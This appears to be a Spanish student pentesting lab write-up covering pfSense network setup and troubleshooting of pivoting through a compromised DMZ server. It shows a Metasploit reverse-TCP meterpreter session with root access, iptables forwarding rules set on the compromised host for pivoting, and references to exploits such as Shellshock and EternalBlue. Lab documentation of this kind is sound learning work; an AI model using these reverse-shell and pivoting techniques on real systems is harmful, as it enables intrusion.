


Creada la red con pfSense tuve muchos problemas de conexión, las conexiones se entablaban correctamente pero al poco se caían. Tras investigar lo sucedido y hablar con otras personas llegué a la conclusión de que al levantar los contenedores de Docker, a pesar de modificar el Daemon para que no sobrescribiera IPTABLES, se generaba un conflicto con las reglas NAT de pfSense lo que hacía que perdiera la conexión.

A pesar de los problemas obtenidos adjunto la documentación de su instalación y en la redacción del proyecto, en la configuración de los sistemas y servicios, dejo las capturas de reglas creadas donde se puede comprobar que todo funcionaba correctamente.


## INSTALACION Y CONFIGURACION PFSENSE











## CONFIGURACION DE REDES EN PFSENSE

If the names of the interfaces are not known, auto-detection can be used instead. To use auto-detection, please disconnect all interfaces before pressing 'a' to begin the process.

Enter the WAN interface name or 'a' for auto-detection  
(em0 em1 em2 or a): em0

Enter the LAN interface name or 'a' for auto-detection  
NOTE: this enables full Firewalling/NAT mode.  
(em1 em2 a or nothing if finished): em1

Enter the Optional 1 interface name or 'a' for auto-detection  
(em2 a or nothing if finished): em2

The interfaces will be assigned as follows:

WAN -> em0  
LAN -> em1  
OPT1 -> em2

Do you want to proceed [y|n]? █

- |                                     |                                  |
|-------------------------------------|----------------------------------|
| 0) Logout / Disconnect SSH          | 9) pfTop                         |
| 1) Assign Interfaces                | 10) Filter Logs                  |
| 2) Set interface(s) IP address      | 11) Restart GUI                  |
| 3) Reset admin account and password | 12) PHP shell + pfSense tools    |
| 4) Reset to factory defaults        | 13) Update from console          |
| 5) Reboot system                    | 14) Enable Secure Shell (sshd)   |
| 6) Halt system                      | 15) Restore recent configuration |
| 7) Ping host                        | 16) Restart PHP-FPM              |
| 8) Shell                            |                                  |

Enter an option: 2

Available interfaces:

- 1 - WAN (em0 - dhcp, dhcp6)
- 2 - LAN (em1)
- 3 - OPT1 (em2)

Enter the number of the interface you wish to configure: 2 █

```

Configure IPv6 address LAN interface via DHCP6? (y/n) n
Enter the new LAN IPv6 address. Press <ENTER> for none:
>

Do you want to enable the DHCP server on LAN? (y/n) n
Disabling IPv4 DHCPD...
Disabling IPv6 DHCPD...

Do you want to revert to HTTP as the webConfigurator protocol? (y/n) n

Please wait while the changes are saved to LAN...
Reloading filter...
Reloading routing configuration...
DHCPD...

The IPv4 LAN address has been set to 10.10.20.1/24
You can now access the webConfigurator by opening the following URL in your web
browser:

    https://10.10.20.1/

Press <ENTER> to continue.

```

```

0) Logout / Disconnect SSH
1) Assign Interfaces
2) Set interface(s) IP address
3) Reset admin account and password
4) Reset to factory defaults
5) Reboot system
6) Halt system
7) Ping host
8) Shell
9) pfTop
10) Filter Logs
11) Restart GUI
12) PHP shell + pfSense tools
13) Update from console
14) Enable Secure Shell (sshd)
15) Restore recent configuration
16) Restart PHP-FPM

Enter an option: 2

Available interfaces:

1 - WAN (em0 - dhcp, dhcp6)
2 - LAN (em1 - static)
3 - OPT1 (em2)

Enter the number of the interface you wish to configure: 3

```

```

Configure IPv4 address OPT1 interface via DHCP? (y/n) n
Enter the new OPT1 IPv4 address. Press <ENTER> for none:
> 10.10.10.1

Subnet masks are entered as bit counts (as in CIDR notation) in pfSense.
e.g. 255.255.255.0 = 24
     255.255.0.0   = 16
     255.0.0.0     = 8

Enter the new OPT1 IPv4 subnet bit count (1 to 32):
> 24

For a WAN, enter the new OPT1 IPv4 upstream gateway address.
For a LAN, press <ENTER> for none:
>

Configure IPv6 address OPT1 interface via DHCP6? (y/n) n

```

```
*** Welcome to pfSense 2.8.1-RELEASE (amd64) on pfSense ***

WAN (wan) -> em0 -> v4/DHCP4: 192.168.1.153/24
v6/DHCP6: 2a0c:5a84:6702:9000:20c:29ff:fe71:6706/64
LAN (lan) -> em1 -> v4: 10.10.20.1/24
OPT1 (opt1) -> em2 -> v4: 10.10.10.1/24

0) Logout / Disconnect SSH
1) Assign Interfaces
2) Set interface(s) IP address
3) Reset admin account and password
4) Reset to factory defaults
5) Reboot system
6) Halt system
7) Ping host
8) Shell
9) pfTop
10) Filter Logs
11) Restart GUI
12) PHP shell + pfSense tools
13) Update from console
14) Enable Secure Shell (sshd)
15) Restore recent configuration
16) Restart PHP-FPM

Enter an option: 
```


```
*** Welcome to pfSense 2.8.1-RELEASE (amd64) on pfSense ***


WAN (wan) -> em0 -> v4/DHCP4: 192.168.1.153/24
LAN (lan) -> em1 -> v4: 10.10.20.1/24
OPT1 (opt1) -> em2 -> v4: 10.10.10.1/24

0) Logout / Disconnect SSH
1) Assign Interfaces
2) Set interface(s) IP address
3) Reset admin account and password
4) Reset to factory defaults
5) Reboot system
6) Halt system
7) Ping host
8) Shell
9) pfTop
10) Filter Logs
11) Restart GUI
12) PHP shell + pfSense tools
13) Update from console
14) Enable Secure Shell (sshd)
15) Restore recent configuration
16) Restart PHP-FPM

Enter an option: 
```


Establezco el adaptador vmnet3(LAN) dentro de la red LAN para poder acceder desde mi host al configurador de pfsense






Tras modificar la configuracion del adaptador puedo acceder al configurador de pfsense.

Ahora configuro la regla para que DMZ permita el tráfico a internet antes de instalar Ubuntu server en DMZ





## PROBLEMAS EN PIVOTING POR LA INTERFAZ

Al comprometer la máquina de dmz con meterpreter me estaba recogiendo la interfaz de red que le tenía establecida como bridge para que la vm tuviese conexión a internet y me estaba generando problemas. En las siguientes capturas se puede observar que en la primera recoge la red del modo bridge en vez de la red DMZ en la segunda captura aparece ya la red DMZ que es la correcta

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.10.50:4444
[*] Meterpreter session 2 opened (10.10.10.50:4444 -> 10.10.10.10:35158) at 2025-11-30 17:18:42 -0500

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : 192.168.1.178
OS           : Ubuntu 22.04 (Linux 5.15.0-161-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter >
```

```
meterpreter > sysinfo
Computer      : 10.10.10.10
OS           : Ubuntu 22.04 (Linux 5.15.0-161-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: root
meterpreter >
```



## Problemas pivoting

Con el pivoting mediante reglas de portforwarding y establecimiento de socks he tenido muchos problemas, la conexión se me congelaba al realizar escaneos de envergadura por lo que tuve que establecer reglas con IPTABLES para establecer conexión entre los distintos sistemas.

```
dnz_server@ubuserverdnz:/tmp$ sudo iptables -F
[sudo] password for dnz_server:
dnz_server@ubuserverdnz:/tmp$ sudo iptables -X
dnz_server@ubuserverdnz:/tmp$ sudo iptables -t nat -F
dnz_server@ubuserverdnz:/tmp$ sudo iptables -t nat -X
dnz_server@ubuserverdnz:/tmp$ sudo iptables -t nat -A POSTROUTING -o ens37 -j MASQUERADE
dnz_server@ubuserverdnz:/tmp$ sudo iptables -t nat -A POSTROUTING -o ens38 -j MASQUERADE
dnz_server@ubuserverdnz:/tmp$ sudo iptables -A FORWARD -i ens37 -o ens38 -m state --state ESTABLISHED,RELATED -j ACCEPT
dnz_server@ubuserverdnz:/tmp$ sudo iptables -A FORWARD -i ens38 -o ens37 -j ACCEPT
dnz_server@ubuserverdnz:/tmp$ sudo iptables -A FORWARD -i ens38 -o ens37 -m state --state ESTABLISHED,RELATED -j ACCEPT
dnz_server@ubuserverdnz:/tmp$ sudo iptables -A FORWARD -i ens37 -o ens38 -j ACCEPT
dnz_server@ubuserverdnz:/tmp$ sudo netfilter-persistent save
sudo: netfilter-persistent: command not found
dnz_server@ubuserverdnz:/tmp$ sudo apt install iptables-persistent -y
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
iptables-persistent ya está en su versión más reciente (1.0.16).
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 16 no actualizados.
dnz_server@ubuserverdnz:/tmp$ sudo netfilter-persistent save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/15-ip4tables save
run-parts: executing /usr/share/netfilter-persistent/plugins.d/25-ip6tables save
```

## Referencias

<https://www.incibe.es/index.php/incibe-cert/alerta-temprana/vulnerabilidades/cve-2014-6271> (shellsock)

<https://ayudawp.com/todos-los-plugins-y-temas-que-incluyan-genericons-son-vulnerables-a-ataques-xss-dom/>

<https://wordpress.org/plugins/wp-file-manager/advanced/>

<https://windowstan.com/download/windows-10-1507-x64/>  
(Windows10 EternalBlue)

<https://gtfobins.github.io/gtfobins/find/#suid>

<https://sqlmap.org/>

<https://www.reydes.com/e/Cadaver>

<https://www.kali.org/tools/cadaver/>

<https://www.INE.com> (Academia Ciberseguridad)

<https://Hack4u.io> (Academia de Hacking y Ciberseguridad)

Libro “The Art of Pentesting” editorial OxWord

<http://www.elrincondelhacker.es>

Multitud de proyectos revisados en Linkdin

Youtube

Github

<https://book.hacktricks.wiki/en/index.html>

<https://deephacking.tech/permisos-sgid-suid-y-sticky-bit-linux/>

<https://www.revshells.com/>

<https://www.pentest-tools.com/>

<https://www.hackthebox.com>

<https://thehackerslabs.com/>